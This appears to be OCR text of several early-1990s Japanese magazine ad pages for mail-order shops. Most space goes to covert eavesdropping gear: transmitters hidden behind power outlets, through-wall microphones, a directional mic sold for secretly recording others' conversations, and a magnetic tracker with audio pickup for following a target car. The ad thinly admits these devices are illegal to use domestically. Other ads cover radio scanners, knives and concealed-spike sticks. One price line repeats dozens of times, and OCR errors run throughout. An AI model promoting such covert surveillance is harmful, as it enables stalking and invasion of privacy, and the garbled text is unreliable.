- ⑤ ①別売②適合する電話用発信機 (TT-600、TT-800、TT-900)、室内音声用発信機 (TK-400、PK-300、CAL-201、CAL-205、AZ-110、N-110)。



マイクロ電子販売 045 365-5211(代)
〒241 横浜市旭区二俣川2-70-1(波木井ビル202号) ファックス 045-365-5212

御来社の際は事前に必ずお電話下さい。

入金 郵便局の電信が替または現金書留。または太陽
方法 神戸三井銀行 二俣川支店・当座4140915に振込

●送料無料で宅急便直送・直販も可・カタログ請求 (郵便切手 1,000円)

●日曜、祭日(休業)。10時〜19時(営業)。

誠に申し訳ありませんが、表示価格に消費税(3%)が加算されます。



掲載している製品の 一部には、輸出仕様があるが、日本国内でそのまゝお使いになると、電波法・電気通信事業法・有線電気通信法等に違反するものがありますので、十分御注意下さい。あくまで、情報防衛用サンプル。研究用、国外使用として販売されているものです。又、国外での使用は、電波法・電気通信事業法・有線電気通信法等に違反するものがありますので、十分御注意下さい。あくまで、

②⑨ 特殊周波数帯水晶式家庭電源コンセント裏側取付型クリップ止式室内音声用発信機 (N-110) ¥64,000

- ① 63×18×11mm(20g)。A、B、Cの3種あり。
② 家庭電源の電線上なら、どこでも設置可。
③ 電池不要。半永久発信。音質鮮明。
④ 集音範囲15m。
⑤ 雑音、混信、妨害電波の影響皆無。
⑥ (別売)適合受信機(UKZ-80、UKZ-100、UZ-120)




③⑩ 水晶式無線イヤホン4点セット(特殊周波数発信機+受信機+極小イヤホン+電磁場ネックレス) **¥149,000**

- ① 極小イヤホンで、コードがないため、第三者に気づかずに、秘密連絡可能。
- ② 調査員、ガードマン、舞台俳優、海外情報部員、会社経営者、TVキャスター等、有効利用。
- ③ 別売で、上記仕様の発信機(¥37,800)と受信機(¥49,800)を増加させれば相互通信可能。



③1 電話内容盗聴防止器(スクランブル)
(2器1組) **¥148,000**

- ① 電話内容の波長を、一時変化攪拌後、正常復元して相手と通話。
- ② 如何なる盗聴機にても、完全に盗聴不能となる為、安心して重要秘密通話可。
- ③ 携帯型にて、自動車電話、公衆電話、事務所、自宅等にワンタッチ取付可能。
- ④ 本器の増設にて、複数箇所との秘密通話可能。



③2 有線式特殊マイクアンプ
(ALC-1)(5点セット)

- ①受信機(126×63
×20mm,160g),25mコード×2=50m。
イヤホン録音コード。
②無線利用不可の際、室内音声や、
遠方の鳥の声音等の録音に最適。
③006p,9V電池内蔵で50時間持続。
④高性能特殊マイクの為、鮮明秘聴
音可能。



③③ 電話音声変換装置
(ボイスチェンジャー)

- ① 97×57×20mm
(100g).006p、9V電池150時間。
② 本機を送話口に押し当てて予め会話。
③ いたずら電話の防衛、本人不在に
したい時に有効。




③4 新型電話番号解読機 (新型)
(DEC-3) ¥135,000

- ① 230×120×33mm (670g)。
② 電源方式(AC家庭電源アダプター付。単2電池(6本)。(電池ボックス内蔵))
③ 発信機が送信する電波を、受信機及びテーブルレコーダーに録音。そのプッシュ音を番号数字で瞬時に表示。
④ 電話使用者が、かけた相手番号を、正確判明。



③⑤水晶式同時通話型中距離用
トランシーバー (ALC-3)
(10点セット) **¥148,000**

- ① 送受信機 (11.5×60×20mm、25g) 2個、イヤホンその他。
- ② 電話の通話方式と同様で、送受信同時に通話可能。
- ③ 通話内容鮮明。送受信時間200時間。
- ④ 秘密通話の時は、咽喉マイク使用で、他人の耳や電波で盗聴されず。



③⑥ 電話内容の証拠録音用接続機
(TS-502S) ¥29,500

- ①電話機内部のL1、L2やローゼットや電話線上に並列セツする事により、受話器の上下で録音テープは動、止。
- ②リモート、及びマイク回路付のお手持のテープレコーダ、及びラジカセ使用。
- ③ローゼット利用の際は、親子電話の親機・子機共に録音可能。



③7 TS-502S用リモートジャック増設付2時間録音用テ

- ① 110×80×30mm
(230g)
- ¥34,800
+税 1,044円



③⑧同時通話方式トランシーバー
(2機1組)(SG-900)

- ① 送受信機 (150×
64×27mm, 200g)
×2機。イヤホンコード×2。タイピン
型マイク×2。リチウムイオン電池×2。
計8点セット。3カド電池充電機付。
② 電話の通話方式と同様で送受信
同時通話可能。
③ 距離 (200～400m) ビル建設、車
間などの通話に最適。ビル一棟




③⑨ **コンクリート貫通多目的秘聴録音用マイク**
(CM-333) **¥29,800**
上税別

- ① 66×50×20^{mm} (80g)。単5×1本。120時間。
- ② コンクリート壁内部の室内音声を直接、又は100m離れた場所の、お手持ちのラジカセで秘聴録音。
- ③ 離れた所の音声、例えば木の上の小鳥の声を集音秘聴可能。
- ④ 補聴器の代用も可。テレホンピックアップ器付。及び、イヤホンコード付。




④⑩超指向性望遠マイク(KM-358)

- ① 150m先の音声を鮮明に両耳用イヤホンで秘録録音可。
② 遠方の他人の秘密会話を、小鳥の声など気づかれずに録音。
③ ビデオカメラに接合して、一方向の音声を鮮明録音。
④ マイク、マイクヘッド受信機、イヤホン含め、8点セット。



④1 目標車両の遠隔位置判明機
(新型カーハンター) ¥328,000
+税 ¥34000

- ①被追跡車体裏側に、強力磁石板付発信機をワンタッチで取付、発
発車以後における、方位、距離、周辺の音声を受信機、及びアンテ
ナ等で確認。
- ②BB-7型発信機(15時間タイマー付、集音マイク付(被追跡車位置周
辺の音声傍受)、単2×4本電池40時間発信)+MZ-3型受信機+ホ
イップアンテナ+八木アテナ+電池バック+キャリングケース+イ
ホン+12Vプラグコード等、9点セット。
- ③遠方より、追尾可能。発信音ビービーと、LEDランプの増減と、指向性
八木アンテナ等による方位測定の3方式探知。
- ④VHF帯水晶制御式の為、他からの傍聴受信不可。
- ⑤2電源方式(DC車12Vシガーライター電源プラグコード、及び、受信
機。携帯用電源電池バック)。



盗聴防衛講座

- ①多数の情報機器類を用いて、その性能等を営業所内で、詳しく解説
 - ②電話内容、及び室内音声の盗聴に対応する防御方法の実習
 - ③1対1の個人教授(団体にて受講可)
 - ④電話予約にて受付
- 講義・実習内容、最新情報を取り入れて更に充実

費用 4時間→ お一人 35,000円+税1,050円

漏れた情報を取り戻すことは、絶対に不可能。

被害・損害を受ける前に、万全の対策！

プライバシー・企業秘密等、貴重な情報を守る為のあらゆる手段を徹底的に集中講義。



盗聴機発見出張調査

- ①電話予約にて、全国どこへでも出張
- ②日曜、祭日、夜中でも、調査に応ず
- ③発見機類と、多年の実績豊富な調査員が電話用、及び室内音声用盗聴発信機類を探索
- ④出張の距離、電話の数、建物の種類等にて、料金即答す



HAYATO-1000 (1年保証付)

盗聴発見機 隼人 (HAYATO-1000)

改良新型

ハヤト

高性能！

¥145,000
+税 4,350円

- ①156×61×38mm (410g) 予備電池 (006P, 9V)、イヤホン、ドライバー3点付属
- ②特殊集積回路による独特設計の為、1~1000メガ使用用の盗聴発信機類(電話内容、及び室内音声)を探知できる周波数広帯域仕様
- ③HF、VHF、UHF帯いずれの周波数を使用するAM、FM、SSB等用の盗聴発信機類を確実に摘発
- ④電源、及びボリューム兼用1個ダイヤル式、受信感度向上スイッチ付、操作簡単。発信音と電界強度計の2方式探索
- ⑤小型、軽量、携帯便利、優美



マイクロ電子販売

マイクロ調査部

フタマタカワ

ハギイ

〒241 横浜市旭区二俣川2-70-1 (波木井ビル202号)

045-365-5211(代) ファックス(045-365-5212)


御来社の際は事前に必ずお電話下さい。

入金 郵便局の電信為替または現金書留。または太陽
方法 神戸三井銀行 二俣川支店・当座4140915に振込

●送料無料・宅急便直送・直販も可・カタログ請求(郵便切手 1,000円)

●日曜、祭日(休業)。10時~19時(営業)。

誠に申し訳ありませんが、表示価格に消費税(3%)が加算されます。



お急ぎの方はマイクロショールームへどうぞ。広告の品以外にも色々あります。(駅より2分)

<p>YUPITERU MVT-5000 25-600 800-1300MHz AM/NFM 10バンドサーチ機能 100cHメモリー</p>  <p>定価¥58,800 特価¥37,000</p>	<p>YUPITERU MVT-7000 8-1300MHz AM/NFM/WFM 10バンドサーチ機能 200cHメモリー</p>  <p>※オプション ソフトケース ¥2,000</p> <p>発売記念価格 ¥59,800</p>	<p>FAIR MATE HP-100M II 8-600 805-1300MHz AM/NFM/WFM 10バンドサーチ機能 100cHメモリー</p>  <p>定価¥58,800 特価¥40,000</p>	<p>YUPITERU VT-125 エアバンド専用 レシーバー 108-148MHz 30cHメモリー</p>  <p>定価¥34,800 ¥通販特価</p>
---	---	---	---

<p>TONO PR-900 コードレスホン 自動車電話 着来信受信 専用タイプ</p>  <p>SMAP-BNCJ 交換コネクタ ¥4,000</p> <p>定価¥38,800 特価¥33,800</p>	<p>YUPITERU MVT-4000 143-162, 347-400 850-935MHz 20cHメモリー, NFW 10バンド サーチ機能</p>  <p>10台限り</p> <p>定価¥54,800 特価¥24,000</p>	<p>STANDARD AX-700 50-905MHz 100cHメモリーAM/NFM/WFM バンドスコープ付</p>  <p>定価¥88,800 ¥通販特価</p>	<p>SINWA SR-001 25-1300MHz 100cHメモリーAM/NFM/WFM</p>  <p>定価¥74,800 特価¥50,000</p>
--	--	--	--

<p>DJ-160SX 144MHz 5W ★</p>  <p>定価¥37,800 特価¥28,000</p>	<p>DJ-460SX 430MHz 5W ★</p>  <p>定価¥38,800 特価¥29,800</p>	<p>DJ-562SX 144/430MHz ★</p>  <p>定価¥64,800 ¥通販特価</p>	<p>DJ-K1 144MHz 5W</p>  <p>定価¥33,800 ¥通販特価</p>	<p>DJ-K4 430MHz 5W</p>  <p>定価¥35,800 ¥通販特価</p>	<p>TH-77 144/430MHz 5W</p>  <p>定価¥62,800 ¥通販特価</p>
---	--	---	---	---	--


<ul style="list-style-type: none"> ■DTMF付トランシーバーによる多機能外部リモコン操作可能 ■DTMF付リモコンマイクによる多機能リモコン操作可能 ■メモリーは28チャンネル、2バンド独立のコールチャンネル ■ARMメモリー10チャンネル ■2バンド(VHF/UHF)同時受信 ■2バンド完全独立 ■ベル機能 ■音声ミュート機能 ■表示・操作部を本体からセパレート ■その他の特長 ■コードスケッチ機能 ■多種多彩なスキャン ■テレホン感覚の同時送受信 ■各種ベージング機能 ■DSO(DTMFスケッチ)機能  <p>DR-590SX (10W TYPE) ★ ¥99,800→特価¥74,000</p> <p>DR-590HX (45/35W TYPE) ★ ¥119,800→特価¥89,000</p>	<p>DR-110SX ★ (144MHz) 10W ¥52,700→特価¥39,000 45W ¥57,700→特価¥43,000</p> 	<p>DR-410SX ★ (430MHz) 10W ¥65,700→特価¥41,000 35W ¥61,700→特価¥46,000</p> 	<p>DR-570SX ★ (144/430MHz) 10W ¥99,700→特価¥64,000 45/35W ¥109,700→特価¥70,000</p> 
--	--	--	--

<p>開局SET Aセット(モビル用) 定価¥11,600 アンテナ(B-30又はGX-909PM) ケーブルセット(ループ又はトランク又はハッチバック用)</p> <p>Bセット(基地局用) 定価¥20,400 アンテナ(HS-720V 全長1.15m) 電導(DM-104 5A)ケーブル15m</p> <p>Cセット(基地局用) 定価¥36,400 アンテナ(HS-720V 全長1.15m) 電導(DM-112MV 15A) ケーブル15m</p> <p>DR-110SX+Aセット 10W 通販特価¥45,000 45W 通販特価¥48,000</p>	<p>DR-410SX+Aセット 10W 通販特価¥47,000 35W 通販特価¥51,000</p> <p>DR-110SX+Aセット 10W 通販特価¥48,000 45W 通販特価¥64,000</p> <p>DR-110SX+Cセット 10W 通販特価¥50,000 45W 通販特価¥66,000</p> <p>DR-410SX+Cセット 10W 通販特価¥65,000 45/35W 通販特価¥70,000</p>	<p>DR-570SX+Bセット 10W 通販特価¥73,000</p> <p>DR-570SX+Cセット 45/35W 通販特価¥86,000</p> <p>開局SET Dセット(モビル用) 定価¥29,000 アンテナ(NR-900N) ケーブルセット(ループ、トランク、ハッチバック用) セパレートケーブル(3m又は5m) トリプルクラー(CFX-4310)</p> <p>Eセット(基地局用) 定価¥30,000 アンテナ(HS-720V 全長1.15m) 電導(DM-104 5A) ケーブル 15m</p>	<p>トリプルクラー(GFX-4310) Fセット(基地局用) 定価¥49,000 アンテナ(HS-720V 全長1.15m) 電導(DM-112MV 15A) ケーブル15m トリプルクラー(GFX-4310)</p> <p>DR-590SX+Dセット 10W ¥通販特価 45/35W ¥通販特価</p> <p>DR-590SX+Eセット 10W ¥通販特価 DR-590SX+Fセット 45/35W ¥通販特価</p>
--	--	---	--

■お支払いは2種類

- 1 現金書留に、申込書を同封の上最寄の郵便局より、商品代金をお送り下さい
- 2 代金引換便(商品到着時にお支払い)+500円
- ※ 1 お申し込みは下記の申込書を御利用下さい
- 2 店舗での小売も致します
- 3 上記価格には消費税は含まれてます
- 4 クレジット希望の場合100円切手4枚を同封して下さい。クレジット用紙をお送りします。

大阪・日本橋でんたんタウン **マチダ電気**
11:00~19:30 定休日水曜日
〒556 大阪市浪速区日本橋4-12-1 TEL06-641-0444 FAX06-632-1939
全国通販OK//送料¥1000(沖縄・北海道は¥2000)



阪神高速
夕陽ヶ丘出口
ヤマガワ
ココ
永和信用金庫
堺筋
ナンバ出口
阪神高速
恵美須地下北出口

ALINCO
DJ-P1

(カラー:ホワイト・ブラック・イエロー)
定価¥37,800

ICOM
IC-4005

定価¥41,500

免許・資格 一切不要!! 特定小電力トランシーバー

■屋外での運用も安心


少々の雨やしぶきにも耐えられる防滴構造
ですので、屋外でも安心して運用できます。

■チャンネル数は7装備の
9チャンネル

法律で指定された9チャンネルをすべて実
装済み。他のグループと別のチャンネル番
号を使用すれば、同時に同一場所で使用し
ても混信が起きません。

トーンスケッチはDJ-P2のみです

トーンスケッチ説明図



■誰でも使えるトランシーバー

このトランシーバーは、郵政省技術基準適
合品ですので免許・資格・申請など、一切
不要。購入したその時から誰でも自由に使
えます。

■誰でも使えるトランシーバー

■グループ同士の通話を効率良く
行なえるトーンスケッチ機能

38波のトーン周波数内で、チャンネル番
号とトーン番号が一致した時のみ、受信音
が聞こえるトーンスケッチは、グループ同士
で目的に応じてトーン番号を使い分けるこ
とで効率の良い通話ができます。

★トーンスケッチとは

一般的な交信は、チャンネル番号(周波数)
が一致すると、スピーカーの扉(この扉をス
ケッチという)が開き交信可能となります。
しかし、この場合 unnecessary な音も聞こえます。
そこで、この unnecessary な音を聞こえなくする方
法として考えられたのがトーンスケッチです。
つまり、チャンネル番号の他に「合言葉、も
一語に送り、受信側では、これも一致した時
だけスピーカーの扉が開くようになってます。
また、この「合言葉」に相当するものがトーン
周波数で、全部で38波あります。

KENWOOD
UBZ-7C

定価¥41,800

ALINCO
DJ-P2

(カラー:ホワイト・ブラック・イエロー)
定価¥39,800

▽適合直流安定化電源

このDMシリーズ直流
安定化電源は、甲種電
気用品規格の▽マーク
電源で、無線機をはじ
めオーディオ・ビデオ
機器等に幅広くご使用
いただけるものです。

	定価	特価
DM-104	5A ¥9,800 → ¥ 6,000	
DM-107	7A ¥16,800 → ¥ 9,800	
DM-107M	7A ¥18,800 → ¥11,800	
DM-112MV	15A ¥25,800 → ¥17,000	
DM-120MV	22A ¥29,800 → ¥19,000	
DM-130MV	30A ¥39,800 → ¥23,000	

DC/DC CONVERTER
全機種過電圧・過電流保護回路内蔵!!

	定価	特価
DT-606	6A ¥11,800 → ¥ 7,000	
DT-612	12A ¥14,500 → ¥ 9,000	
DT-615	15A ¥17,800 → ¥12,000	
DT-630	30A ¥32,800 → ¥21,000	
DT-630M	30A ¥37,800 → ¥24,000	

(通販でお願いのお客様は電源コード5mサービス)

〈広帯域受信アンテナ〉

★COMET	定価	特価
CRZ-12DB	¥18,800	→ ¥15,500
CRZ-05	¥15,800	→ ¥13,000
CRZ-07	¥14,800	→ ¥12,500
CDS-150	¥13,000	→ ¥11,000
★DIAMOND		
D-505	¥13,000	→ ¥11,500
D-707	¥18,800	→ ¥16,500
D-707C	¥21,800	→ ¥19,000
D-130	¥13,000	→ ¥11,500

★MALDOL 定価 特価

★NEW	HS-1300BS	¥17,500	→ ¥15,500
	HS-1300M	¥11,200	→ ¥9,500
	HS-1300MT	¥11,200	→ ¥9,500
★ケーブルセット&コネクタ			
	ルーフタイプケーブルセット	¥5,500	
	ハッチバックケーブルセット	¥5,500	
	トランクタイプケーブルセット	¥5,500	
	MJ-BNCPコネクタ	¥1,500	
	5D-2V (M-M)	10m ¥1,800	
		15m ¥2,400	
		20m ¥3,000	

(ケインコ
ローラー付)

〈ハンディ用アンテナ〉

★COMET	定価	特価
CH-501X	¥3,400	
CH-701X	¥4,700	
★DIAMOND		
RH-900	¥5,100	
RH-700	¥3,100	
RH-770	¥4,600	
★NATEC		
H-1000	¥2,800	
★MALDOL		
HG-600B	¥3,700	

同時通話トランシーバー

HS-515A
(トムキャット5)
ヘッドセットタイプ



定価¥44,800
特価¥40,000

HS-818A
(トムキャット8)
ヘルメット装着タイプ



定価¥48,800
特価¥42,000

レジャーに業務にと、幅広い用途!!
完全同時通話で100~150mの通話距離

〈標準セット〉

本体2台1箱、ニッカドバッテリーバック×2
単4電池ケース×2、チャージャー×1
アンテナ×2、ソフトケース×2

〈オプション〉

車載用マグネットアンテナ(MG5C6M)
¥5,800(1台分)
MG5C6Mを使えば、通話距離がアップ!!
(500m~1km)
ルーフ・ハッチバック用は¥1,000アップ!

……切り取り線

キャリングポシェット

CP-50



使用可能無線機
サイズ
H(175~100)
W(60~45)
D(40~35)mm
カラー: イエロー
ブルー
通販特価¥5,800

ハンディ用クリップベース

DIAMOND



MCR II ¥5,000
MCR II S ¥5,000

〈通信販売申込書〉

年 月 日

AB8号 マチダ電気

お名前	電話番号	() -
住所	〒	
商品名	お支払い方法	現金・クレジット・代金引換便 (代引手数料 ¥500up/人)
	クレジット 回数	3・6・10・12・15 18・20・24・30・36

※クレジットを希望の方で未成年又は、学生の場合、保護者が申込者となります。

★電話注文できます。

電話にて注文文、住所、氏名、TELをお知らせ下さい。代金は品物到着時にお支払い下さい。わすかですが送料割増分、手数料が加算されます。少額のご注文には適しません。

東北以北の沖繩・離島の方へ

上記のお客様の場合
送料 700 表示分は
更に100円プラスして下さい。

分割払いできます。月々¥5,000より

関西で一番安い

●TELにて在庫確認の上、ご注文下さい。★月刊「アームズマガジン」毎月27日発売に2ページ広告中ノ

防弾サングラス (U.S.A)

ポリカーボネイト樹脂を使用し、アルミより4倍強くガラスより50倍も強い。0.177の弾丸を454km/hで発射しても凹まず、傷もつかない。顔をつつみ隠すようなスタイルは視界を210度まで可能にし、しかも紫外線は100%カット。ゴミや葉きよ、風から目を守る。重量わずか42g。クリアー、ブロンズ、ルアグレイ、アンバー、ブラック、ミラー、ハーフミラー等。¥12,600。千500 (GARVOYES) 映画「ターミネーター」でシュワルツeggerが使用したものの。




ミニハンモック (U.S.A)

収納時こぶし大の大きさで250kgに耐える。

¥1,300 千350

忍者ビストロクロスボー
全長15.5cmのボルト
を強力に飛ばします。
¥10,300
千700、別売矢10本
入 ¥1,200
千170、弦 ¥870
千60 (原産 TAIWAN)



アルマー4×4ナイフ (国産)

爆発物処理ナイフ、リペラー一挙で使用する。

¥11,900
千400



折りたたみベッド U.S.タイプ ※注文校割のため品切れ ●次回入荷は6月の初め頃。



タスコ単眼鏡

8倍×20、軽量80g
手のひらに入る
¥4,620 千700
(国産)

G・Iウオッチ (タイムックス社)

米軍のG・Iウオッチを
TIMEが複製した。ト
ブラスチック製ベ
ル共0.04年保証。
¥3,840 千500



木製
ケイボウ
全長31.5cm
¥1,500
千350、18寸
以上 (U.S.A)



ビストロノックス (スイス)
"チンパン" ベンチもある29種の
小さな道具箱 ¥7,800 千700




L型ライト (U.S.A)
0D 黒 ¥1,300
カモフラージュ
¥1,950 千350
単二電池、ベルト
ホルダー
¥700
千120




550 lbs パラシュートコード
30m 0D ¥1,200 千350




パイロットサングラス (U.S.A)
米空軍パイロット使用のもの。
フレームはシルバー又はゴ
ールド。大径 ¥6,600 千
小径 ¥6,600 千500。




(U.S.A) ミニマグライト
大好評、明るさ20倍の
小型防水ライト (60m)
¥2,300 千500
単三アルカリ2本用
黒、シルバー、
ゴールド、ブルー、
グリーン



サバイバルストーブ
単二電池で下部より
モーターで送風して
濡れた木でも燃やせ
る強いやつ。収納時
9.2×12.6。電池付。
(国産)
¥6,240 千800



ペンバーナー
(プリンス)
ガス注入式で電子
着火ライター用ガ
ス使用、1300℃の
炎で電気配線や
模型作りの他、多
用途。
¥4,000 千500





Q・BIO (U.S.A)
"スポーツフラット"
ヘッドライトの5倍の明る
さで超軽量ポッドとフ
ィの切替式、車のシグ
ナライザーから。
¥13,600 千700
球珠 ¥6,160 千120



カモフラ
ージュ
¥2,600

指なし皮手袋、薄地
¥1,950 千120

マグライト (U.S.A)
ジェット機と同じ材料から削り出され
生産使用できるが丈夫な。防水で
黒色、単二使用、焦点可変。千各700
単三電池 ¥5,500 単二5本 ¥5,220
単四電池 ¥4,930 単三3本 ¥4,240
単二2本 ¥3,970 (以上電池別)
ミニマグライト 単三2本 ¥2,300 (電池付)
ミニマグライト 単四2本 ¥1,980 (電池付)
単二用球珠2個入 ¥200 (クリップ・球珠有)
ソリテール 単四1本 ¥1,500 (電池付) 千240



ダブルシャ
ドウ・ファン
タジエーガ
ー
ギル・ヒブンの
最新作。ハ
ンドはワイ
ヤーでラッ
プされて
いる。ブレード
は中央から左右
に分かれてる珍
らしいもの。全長29
cm。¥15,000
千700




ポケットバーナー (プリンス)
ライター用ガスの注入式
で電子着火。風に強く、
クイックの炎 (800℃、
1300℃)。アウトドア用
の野外工作その他、多
用途。¥2,700 千500



ライフボードマッチ (英国)
防水防水 2個セット・防水ケ
ース入 ¥900 千170



サバイバルミラー多機能の信
号ミラー (国産・U.S.A)
中12×30 ¥1,500 千240 (国産)
中12×75 ¥1,500 千240 (国産)
中12×75 ¥3,400 千240 (U.S.A)




激安ナイフショップ!!

神戸 MOUNTREE イカリヤ 7D係

〒650 神戸市中央区元町高梁通2-319号 FAX (078) 341-4199
【木曜定休】 10:00～19:30 郵便振替口座 神戸4-40987
元町高梁通商店街 モトコブ7番街 シェラと溪川神社の中間

(078) 341-4177



JR神戸駅
阪神・阪急高速神戸駅
阪神西元町駅

より3分
三宮駅や元町駅下車では
遠くなります。


U.S.ミリタリーショップ!

●消費税のこと

商品代金、送料の合計額に3%加算して下し。
 計算方法(商品代金+送料)×1.03
 小数点以下切り捨て。端数切手可。

プロフェッショナル "レジェンドライト" (U.S.A)



3AA・単3アルカリ3本用 / NASAで使われている最新ライト。



比類のない明るさで片手で操作できる。
 全長21cm 特価 ¥3,300 千500

2AA 単3アルカリ2本用 全長15.5cm 特価 ¥2,940 千500

2AAA 単4アルカリ2本用 全長14.5cm 特価 ¥2,700 千500



シュタイナー
 (西独) "スカウト"
 6倍×30. 距離
 方位が測定可。
 世界一の性能。ラ
 ンバー外装。
 特価 ¥64,600
 千700。

レザーマンツール (U.S.A)

米軍規格のサバイバルツール

シルバー 特価 ¥7,200 千各500

黒 特価 ¥10,200 シーズ付

ミニ シルバー 特価 ¥8,100 シーズ別

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ミニ 黒 特価 ¥8,880 シーズ付

ボディは完全防水で
 航空機用アルミ材

カラー (ランバー部分のみ色分け) 黒・黄・ブルー・
 グレー・オレンジ。ナイロンシース 3AA 特価 ¥830。
 2AA 特価 ¥730。2AAA 特価 ¥730。千各120。皮シ
 ース 3AA 特価 ¥1,450。2AA 特価 ¥1,300。千各170
 替球2個入 特価 ¥480 千60。

アクドールアックス (スウェーデン)

最高級のスウェーデン鋼で作られ
 世界中のプロが愛用しているもの。
 柄とヘッド部は絶対に抜けない
 様に工夫されている。
 大 全長70 特価 ¥7,500。中 全長
 38 特価 ¥4,500。小 全長31
 cm 特価 ¥3,750。千大1,000。
 中・小700。

万年筆ナイフ

黒orカモフラージュ
 特価 ¥1,700 千170

スティックナイフ

使用時全長28. 縮長
 柄軸の20cmのかかし
 ナイフ。特価 ¥3,200 千350

SWAGGER STICK (レプガ) ROYAL AIR FORCE が

WWII で使用した仕込みSTICK。
 全長67cmでプラスチックのハンドルを抜くと25cmのスパイクが、かくされている。
 ハンドルTOPにはRAFの刻印。小物が収納できる。特価 ¥6,800 千700

三段伸縮警棒

大 全長49
 縮長20cm

シルバー

特価 ¥3,400 千700

小 全長42 縮長17cm

黒 特価 ¥6,000 千700

ランボーのオーナーにならないか!

スローンの使用したランボーI-II-IIIをキヨロロコクチャー社の承認下、ライセンス
 生産した完全レプリカで、このナイフはスローン自ら映画用にデザインし、1980年
 代で最も人気あるデザインのひとつである。UNITED CUTLERY のプロデュース。

ランボーI 全長35.5 刃長20.5cm 定価 ¥28,000 特価 ¥16,800
 ランボーII (写真) 全長39 刃長23cm 定価 ¥28,000 特価 ¥16,800
 ランボーIII (写真) 全長41 刃長26.8cm 定価 ¥38,000 特価 ¥16,800
 I-III度シース付。I-IIハンドル内にサバイバルキット入。千各700。III=ブレードにGIL+HBBREENのサイン入。

FIRST BLOOD PART II



RANBO III



●全品消費税は別

大阪店 第二売場 OPEN!
 ミリタリー用品を充実させます。
 大阪店 7~8月の定休日
 7月17日(水)・24日(水)
 8月19~22日(月、火、水、木)

ご注文方法


- なるべく在庫の有無をご確認の上ご注文下さい。
- 衣料品の場合、身長・体重も併記下さい。
- 品切れの場合の代替希望があれば、第二・第三希望として併記下さい。
